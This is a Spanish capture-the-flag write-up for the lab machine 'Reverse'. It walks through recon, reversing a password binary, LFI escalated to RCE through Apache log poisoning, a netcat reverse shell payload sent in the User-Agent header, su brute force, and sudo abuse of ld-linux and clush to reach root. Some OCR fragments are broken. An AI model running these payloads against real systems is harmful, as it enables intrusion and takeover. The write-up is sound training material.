Máquina Reverse




Reconocimiento

Comenzamos con el siguiente escaneo de nmap para sacar los puertos y versiones corriendo en estos:

nmap -sSCV --min-rate=5000 -Pn -n -p- 172.17.0.2 -oN Nmap.txt
Starting Nmap 7.95 (https://nmap.org) at 2025-04-02 09:33 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.62 ((Debian))
[_http-title: P'xC3'xA1gina Interactiva
[_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 46:E9:C8:5F:D9:B0 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds

Nmap nos reporta únicamente el puerto 80(http) abierto por lo que vamos a echar un vistazo:



En la código de la web veo la llamada a un *js* por lo que voy ver si puede estar interesante:

```
<h1>;Bienvenido a la Página Interactiva!</h1>
<div class="particles" id="particles"></div>

<!-- Incluir el archivo JavaScript -->
<script src="./js/script.js"></script>


<p
```

```
js-beautify (v1.15.4)
Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS
let clickCount = 0;
const particleContainer = document.getElementById("particles");
   const n = document.createElement("div");
   n.classList.add("particle");
   n.style.left = `${t}px`;
n.style.top = `${e}px`;
   n.style.width = `${Math.random()*10+5}px`;
   n.style.height = n.style.width;
   n. style.animationDuration = `\$\{Math.random()*2+1\}s`;
   particleContainer.appendChild(n);
       n.remove()
document.body.addEventListener("mousemove", (t => {
   createParticle(t.clientX, t.clientY)
document.body.addEventListener("click", (function() {
      (clickCount
        clickCount = 0
}));
```

Este js lo que hace es reporta lo que parece un directorio secreto cuando hacemos **20 clicks**:



En el directorio secreto existe un fichero llamado secret



Me lo descargo y el un ejecutable:





Al parecer tenemos que proporcionar la contraseña correcta:



Probe con ltrace y radare2 pero nada por lo que pase a ghidra.

En **ghidra**, en el **main()** del programa encontré una función llamada **containsRequeresChars** donde esta la contraseña descompuesta:





Probamos y...:

SHELL
./secret
Introduzca la contraseña: @MiS3cRetd00m
Recibido...

```
Comprobando...

Contraseña correcta, mensaje secreto:

ZzAwZGowYi5yZXZlcnNlLmRsCg==
```

El programa nos reporta este string en base 64:


```
SHELL
echo "ZzAwZGowYi5yZXZlcnNlLmRsCg==" | base64 -d
g00dj0b.reverse.dl
```

Tiene pinta de ser un dominio por lo que lo apunto en el /etc/host

```
GNU nano 8.3 /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

172.17.0.2 g00dj0b.reverse.dl
```

Ahora tenemos la siguiente web:



Vemos que hay un parámetro que apunta a un archivo por lo que vamos a probar LFI



Hay LFI. Entonces para pasar LFI a RCE podemos probar con LOG Poisioning.

Explotación

Accedemos a /var/log/apache2/access.log



Hacemos la siguiente petición para probar que cuando recarguemos la página se interprete el código php:

```
SHELL
> curl -s -X GET 'http://g00dj0b.reverse.dl' -H "User-Agent:<?php system('whoami'); ?>"
```

Nos muestra el usuario por lo que es vulnerable a LOG Poisioning.

Ahora ejecutamos el siguiente comando para obtener una bash por nc:

```
SHELL

curl -s -X GET 'http://g00dj0b.reverse.dl' -H "User-Agent:<?php system('nc 172.17.0.1 4444 -e /bin/bash'); ?>"
```

Nos ponemos a la escucha y recargamos:

```
SHELL

> nc -nlvp 4444

Connection from 172.17.0.2:58926
```

Escalada

Una vez dentro, tenemos 2 usuarios y root:

```
cat /etc/passwd | grep bash
root:x:0:0:root:/bin/bash
maci:x:1000:1000:macimo,,,:/home/maci:/bin/bash
nova:x:1001:1001:nova,,,:/home/nova:/bin/bash
```

Como www_data podemos ejecutar /opt/password_nova como el usuario nova:

```
SHELL

sudo -1

Matching Defaults entries for www-data on 8a2a93c39823:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,

use_pty

User www-data may run the following commands on 8a2a93c39823:

(nova: nova) NOPASSWD: /opt/password_nova

[www-data@8a2a93c39823]—[/var/www/subdominio]
```

Al ejecutarlo nos chiva que la contraseña se encuentra en el rockyou por lo que tenemos que hacer bruteforece.

```
SHELL
sudo -u nova /opt/password_nova
Escribe la contraseña (Pista: se encuentra en el rockyou ;) ):
```

Me descargo suBF en la máquina víctima:

SHELL wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh

Ahora me traspaso el rockyou:

chmod +x a suBF y ejecutamos:

```
SHELL

/suBF.sh -u nova -w ./rockyou.txt

[+] Bruteforcing nova...

Wordlist exhausted
```

Aquí me tardaba mucho por lo que tuve que acudir al writeup ya que me estaba frustrando, la contraseña es **BlueSky_42!NeonPineapple**

Ahora como **nova** podemos ejecutar /lib64/ld-linux-x86-64.so.2 como **maci**

```
SHELL

sudo -1

Matching Defaults entries for nova on 8a2a93c39823:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,

use_pty

User nova may run the following commands on 8a2a93c39823:

(maci: maci) NOPASSWD: /lib64/ld-linux-x86-64.so.2
```

Ejecuto lo siguiente para la escalada:

```
SHELL sudo -u maci /lib64/ld-linux-x86-64.so.2 /bin/bash id uid=1000(maci) gid=1000(maci) groups=1000(maci),100(users)
```

Ahora como maci podemos ejecutar clush como root:

```
SHELL

sudo -l

Matching Defaults entries for maci on 8a2a93c39823:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin,

use_pty

User maci may run the following commands on 8a2a93c39823:

(ALL: ALL) NOPASSWD: /usr/bin/clush
```

Para la escalada he visto este manual:

https://linux.die.net/man/1/clush

```
sudo /usr/bin/clush -w node[11-14] -b

Enter 'quit' to leave this interactive mode

Working with nodes: node[11-14]

clush> !id

!id

LOCAL: uid=0(root) gid=0(root) groups=0(root)

clush> ! chmod +s /bin/bash
! chmod +s /bin/bash
clush> exit
```

Le damos SUID a la /bin/bash

Y somos root.